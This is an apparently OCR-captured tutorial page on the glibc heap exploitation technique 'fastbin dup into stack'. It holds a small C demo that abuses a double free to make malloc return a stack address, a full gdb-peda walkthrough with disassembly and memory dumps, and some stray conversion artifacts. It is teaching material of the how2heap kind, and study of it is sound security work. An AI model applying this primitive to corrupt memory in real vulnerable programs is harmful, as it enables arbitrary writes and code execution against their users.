fastbin_dup_into_stack[English]


Unknown macro: 'html'

List

Fastbin dup into stack

- "Fastbin dup into stack" can use "Fastbin dup" to return stack memory from malloc ().
- The basic principle is the same as "Fastbin dup".
    - Free the first memory, free the second memory and free the first memory again.
    - The same memory is placed as the memory already registered in fastbin.
    - The chunks placed on top of the fastbin will point to the second chunk and the second chunks will point to the top chunk.
    - In other words, the list of fastbin is loop. (The list of Fastbin [6] is "0x602000 <-> 0x602080.)
- This list is used to exploit the return of a stack pointer from malloc ().
    - The attacker first requests memory allocation to reallocate chunks placed on the list.
    - The attacker then stores the stack address in fd of the allocated memory.
        - This causes the list to be "0x602000-> Stack".
- Enter fake chunk information in the stack.
    - If you call malloc() with the size of a fake chunk, the allocator returns a fake chunk registered with fastbin.
- The allocator checks the size of the chunk when it reallocates memory placed in fastbin, and updates the list by checking fd.
    - It does not check whether the address is heap or stack.

Fastbin dup into stack flow



Example

- The following code calls malloc() three times with 112 as its argument.
    - The application requests the free of buf1, buf2, and requests the free of buf1 again.
        - This places a pointer to the same memory in the fastbin list.
        - And this list is a loop.
    - This is equivalent to the code in "fast_dup.c".
- You call malloc () twice with 112 as an argument to get memory.
    - The pointer stored in buf4 is the same as the pointer stored in buf1.
    - buf4 is the same memory as buf1 and buf1 is placed in fastbin.
    - You can change the fastbin information using buf4.

- To place fake chunks in Fastbin, enter fake chunk information in stack_var [0], [1].
    - And then save the stack_var address minus 8 into "* buf4".
        - Fastbin's structure is changed from "buf1 buf2 buf1" to "buf1 & stack_var -8".
- Call malloc () twice with 112 as the argument.
    - The first request returns a pointer to the heap, and the second request returns a pointer to the stack.

fast_dup_into.c

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    unsigned long long stack_var[2];
    printf("Stack_var : %p\n",&stack_var);

    char *buf1 = malloc(112);
    char *buf2 = malloc(112);
    char *buf3 = malloc(112);

    free(buf1);
    free(buf2);
    free(buf1);

    unsigned long long *buf4 = malloc(112);
    char *buf5 = malloc(112);

    stack_var[0] = 0x80;
    stack_var[1] = 0;
    *buf4 = (unsigned long long)(((char*)&stack_var) - 8);

    char *buf6 = malloc(112);
    char *buf7 = malloc(112);

    read(STDIN_FILENO,buf7,100);
}
```

- At 0x400728 we see a double-free heap being placed in the freebin heap.
    - Check a change of fastbin in 0x400732 and 0x400740.
    - Check out the Fake chunk at 0x400744.
    - Check a change of fastbin after saving Fake chunk in buf4 at 0x400763.
    - 0x400770,0x40077e malloc() pointer .
    - 0x400793 .

Breakpoints

```
lazenca0x0@ubuntu:~/Book/3.fastbin_dup_into_stack$ gcc -o fast_dup_into_stack fast_dup_into_stack.c
lazenca0x0@ubuntu:~/Book/3.fastbin_dup_into_stack$ gdb -q ./fast_dup_into_stack
Reading symbols from ./fast_dup_into_stack...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000004006a6 <+0>:     push   rbp
   0x00000000004006a7 <+1>:     mov    rbp,rsp
   0x00000000004006aa <+4>:     sub    rsp,0x60
   0x00000000004006ae <+8>:     mov    rax,QWORD PTR fs:0x28
   0x00000000004006b7 <+17>:     mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006bb <+21>:     xor    eax,eax
   0x00000000004006bd <+23>:     mov    rax,QWORD PTR [rip+0x20099c]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006c4 <+30>:     lea    rdx,[rbp-0x20]
   0x00000000004006c8 <+34>:     mov    esi,0x400844
   0x00000000004006cd <+39>:     mov    rdi,rax
   0x00000000004006d0 <+42>:     mov    eax,0x0
   0x00000000004006d5 <+47>:     call   0x400580 <fprintf@plt>
   0x00000000004006da <+52>:     mov    edi,0x70
   0x00000000004006df <+57>:     call   0x400590 <malloc@plt>
   0x00000000004006e4 <+62>:     mov    QWORD PTR [rbp-0x58],rax
   0x00000000004006e8 <+66>:     mov    edi,0x70
   0x00000000004006ed <+71>:     call   0x400590 <malloc@plt>
```

```
   0x00000000004006f2 <+76>:        mov    QWORD PTR [rbp-0x50],rax
   0x00000000004006f6 <+80>:        mov    edi,0x70
   0x00000000004006fb <+85>:        call   0x400590 <malloc@plt>
   0x0000000000400700 <+90>:        mov    QWORD PTR [rbp-0x48],rax
   0x0000000000400704 <+94>:        mov    rax,QWORD PTR [rbp-0x58]
   0x0000000000400708 <+98>:        mov    rdi,rax
   0x000000000040070b <+101>:        call   0x400540 <free@plt>
   0x0000000000400710 <+106>:        mov    rax,QWORD PTR [rbp-0x50]
   0x0000000000400714 <+110>:        mov    rdi,rax
   0x0000000000400717 <+113>:        call   0x400540 <free@plt>
   0x000000000040071c <+118>:        mov    rax,QWORD PTR [rbp-0x58]
   0x0000000000400720 <+122>:        mov    rdi,rax
   0x0000000000400723 <+125>:        call   0x400540 <free@plt>
   0x0000000000400728 <+130>:        mov    edi,0x70
   0x000000000040072d <+135>:        call   0x400590 <malloc@plt>
   0x0000000000400732 <+140>:        mov    QWORD PTR [rbp-0x40],rax
   0x0000000000400736 <+144>:        mov    edi,0x70
   0x000000000040073b <+149>:        call   0x400590 <malloc@plt>
   0x0000000000400740 <+154>:        mov    QWORD PTR [rbp-0x38],rax
   0x0000000000400744 <+158>:        mov    QWORD PTR [rbp-0x20],0x80
   0x000000000040074c <+166>:        mov    QWORD PTR [rbp-0x18],0x0
   0x0000000000400754 <+174>:        lea    rax,[rbp-0x20]
   0x0000000000400758 <+178>:        sub    rax,0x8
   0x000000000040075c <+182>:        mov    rdx,rax
   0x000000000040075f <+185>:        mov    rax,QWORD PTR [rbp-0x40]
   0x0000000000400763 <+189>:        mov    QWORD PTR [rax],rdx
   0x0000000000400766 <+192>:        mov    edi,0x70
   0x000000000040076b <+197>:        call   0x400590 <malloc@plt>
   0x0000000000400770 <+202>:        mov    QWORD PTR [rbp-0x30],rax
   0x0000000000400774 <+206>:        mov    edi,0x70
   0x0000000000400779 <+211>:        call   0x400590 <malloc@plt>
   0x000000000040077e <+216>:        mov    QWORD PTR [rbp-0x28],rax
   0x0000000000400782 <+220>:        mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400786 <+224>:        mov    edx,0x64
   0x000000000040078b <+229>:        mov    rsi,rax
   0x000000000040078e <+232>:        mov    edi,0x0
   0x0000000000400793 <+237>:        call   0x400560 <read@plt>
   0x0000000000400798 <+242>:        mov    eax,0x0
   0x000000000040079d <+247>:        mov    rcx,QWORD PTR [rbp-0x8]
   0x00000000004007a1 <+251>:        xor    rcx,QWORD PTR fs:0x28
   0x00000000004007aa <+260>:        je     0x4007b1 <main+267>
   0x00000000004007ac <+262>:        call   0x400550 <__stack_chk_fail@plt>
   0x00000000004007b1 <+267>:        leave
   0x00000000004007b2 <+268>:        ret
End of assembler dump.
gdb-peda$ b *0x0000000000400728
Breakpoint 1 at 0x400728
gdb-peda$ b *0x0000000000400732
Breakpoint 2 at 0x400732
gdb-peda$ b *0x0000000000400740
Breakpoint 3 at 0x400740
gdb-peda$ b *0x0000000000400763
Breakpoint 4 at 0x400763
gdb-peda$ b *0x0000000000400770
Breakpoint 5 at 0x400770
gdb-peda$ b *0x000000000040077e
Breakpoint 6 at 0x40077e
gdb-peda$ b *0x0000000000400793
Breakpoint 7 at 0x400793
gdb-peda$
```

- Due to a double free bug, fastbin's list becomes "0x602000-> 0x602080-> 0x602000-> ...".

List is loop

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/3.fastbin_dup_into_stack/fast_dup_into_stack
Stack_var : 0x7fffffffe3f0

Breakpoint 1, 0x0000000000400728 in main ()
gdb-peda$ p main_arena.fastbinsY[6]
$1 = (mfastbinptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000:        0x0000000000000000        0x0000000000000081
0x602010:        0x0000000000602080        0x0000000000000000
gdb-peda$ x/4gx 0x0000000000602080
0x602080:        0x0000000000000000        0x0000000000000081
0x602090:        0x0000000000602000        0x0000000000000000
gdb-peda$ x/4gx 0x0000000000602000
0x602000:        0x0000000000000000        0x0000000000000081
0x602010:        0x0000000000602080        0x0000000000000000
gdb-peda$ c
Continuing.
```

- Requesting malloc () to allocate a memory of size 112 bytes will return the chunk (0x602080) placed on top of fastbin [6].
    - The next chunk (0x602000) is placed in fastbin[6].
    - Request malloc() to allocate 112 bytes of memory, the allocator places buf1 on top of fastbin[6].

Reallocate buf1 and buf2

```
gdb-peda$ c
Continuing.

Breakpoint 2, 0x0000000000400732 in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ p main_arena.fastbinsY[6]
$2 = (mfastbinptr) 0x602080
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000000400740 in main ()
gdb-peda$ i r rax
rax            0x602090        0x602090
gdb-peda$ p main_arena.fastbinsY[6]
$3 = (mfastbinptr) 0x602000
gdb-peda$ ni
```

- Enter 0x80 (chunk size) in stack_var [0] and 0x0 (fd) in stack_var [1].
    - Stack_var is now a fake chunk.

Write a fake chunk.

```
gdb-peda$ c
Continuing.

0x0000000000400744 in main ()
gdb-peda$ x/2i $rip
=> 0x400744 <main+158>:        mov    QWORD PTR [rbp-0x20],0x80
   0x40074c <main+166>:        mov    QWORD PTR [rbp-0x18],0x0
gdb-peda$ i r rbp
rbp            0x7fffffffe410        0x7fffffffe410
gdb-peda$ p/x 0x7fffffffe410 - 0x20
$4 = 0x7fffffffe3f0
gdb-peda$ p/x 0x7fffffffe410 - 0x18
$5 = 0x7fffffffe3f8
gdb-peda$ ni

0x000000000040074c in main ()
gdb-peda$ ni

0x0000000000400754 in main ()
gdb-peda$ x/2gx 0x7fffffffe3f0
0x7fffffffe3f0:        0x0000000000000080        0x0000000000000000
gdb-peda$ c
Continuing.
```

- The address of the fake chunk is stored in buf1fd.
  - The address of the fake chunk stored in buf1fd is not “& stack_var”(0x7fffffffe3f0).
  - Because saved the fake chunk size in stack_var [0], "& stack_var-8" (0x7fffffffe3e8) is stored in buf1fd.
  - If "& stack_var" (0x7fffffffe3f0) is saved, an error occurs because fake_chunk size is 0x0.
- As a result, fastbin's list becomes "0x602000 0x00007fffffffe3e8".

Place fake chunks in the fast bin.

```
gdb-peda$ c
Continuing.

Breakpoint 4, 0x0000000000400763 in main ()
gdb-peda$ x/i $rip
=> 0x400763 <main+189>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ i r rdx
rdx            0x7fffffffe3e8        0x7fffffffe3e8
gdb-peda$ ni

0x0000000000400766 in main ()
gdb-peda$ p main_arena.fastbinsY[6]
$6 = (mfastbinptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000:        0x0000000000000000        0x0000000000000081
0x602010:        0x00007fffffffe3e8        0x0000000000000000
gdb-peda$ x/4gx 0x00007fffffffe3e8
0x7fffffffe3e8:        0x0000000000000000        0x0000000000000080
0x7fffffffe3f8:        0x0000000000000000        0x00007fffffffe4f0
gdb-peda$
```

- When request malloc() for memory allocation of size 112 bytes, the allocator returns a chunk(0x602010) placed on top of fastbin [6].
  - The following request returns a fake chunk(0x7fffffffe3f8) that was placed in fastbin.

Return fake chunk

```
gdb-peda$ c
Continuing.

Breakpoint 5, 0x0000000000400770 in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ c
Continuing.

Breakpoint 6, 0x000000000040077e in main ()
gdb-peda$ i r rax
rax            0x7fffffffe3f8        0x7fffffffe3f8
gdb-peda$ x/4gx 0x7fffffffe3f8
0x7fffffffe3f8:        0x0000000000000000        0x00007fffffffe4f0
0x7fffffffe408:        0xf57229810c117d00        0x00000000004007c0
gdb-peda$
```

- Input data by calling read () with the address of the fake chunk.
    - The data entered is stored in fake chunks.
    - In other words, data can be stored in the stack pointer returned from malloc ().

Write a value to a fake chunk.

```
gdb-peda$ c
Continuing.

Breakpoint 7, 0x0000000000400793 in main ()
gdb-peda$ x/i $rip
=> 0x400793 <main+237>:        call   0x400560 <read@plt>
gdb-peda$ i r rsi
rsi            0x7fffffffe3f8        0x7fffffffe3f8
gdb-peda$ ni
AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD

0x0000000000400798 in main ()
gdb-peda$ x/4gx 0x7fffffffe3f8
0x7fffffffe3f8:        0x4141414141414141        0x4242424242424242
0x7fffffffe408:        0x4343434343434343        0x4444444444444444
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap

Unknown macro: 'html'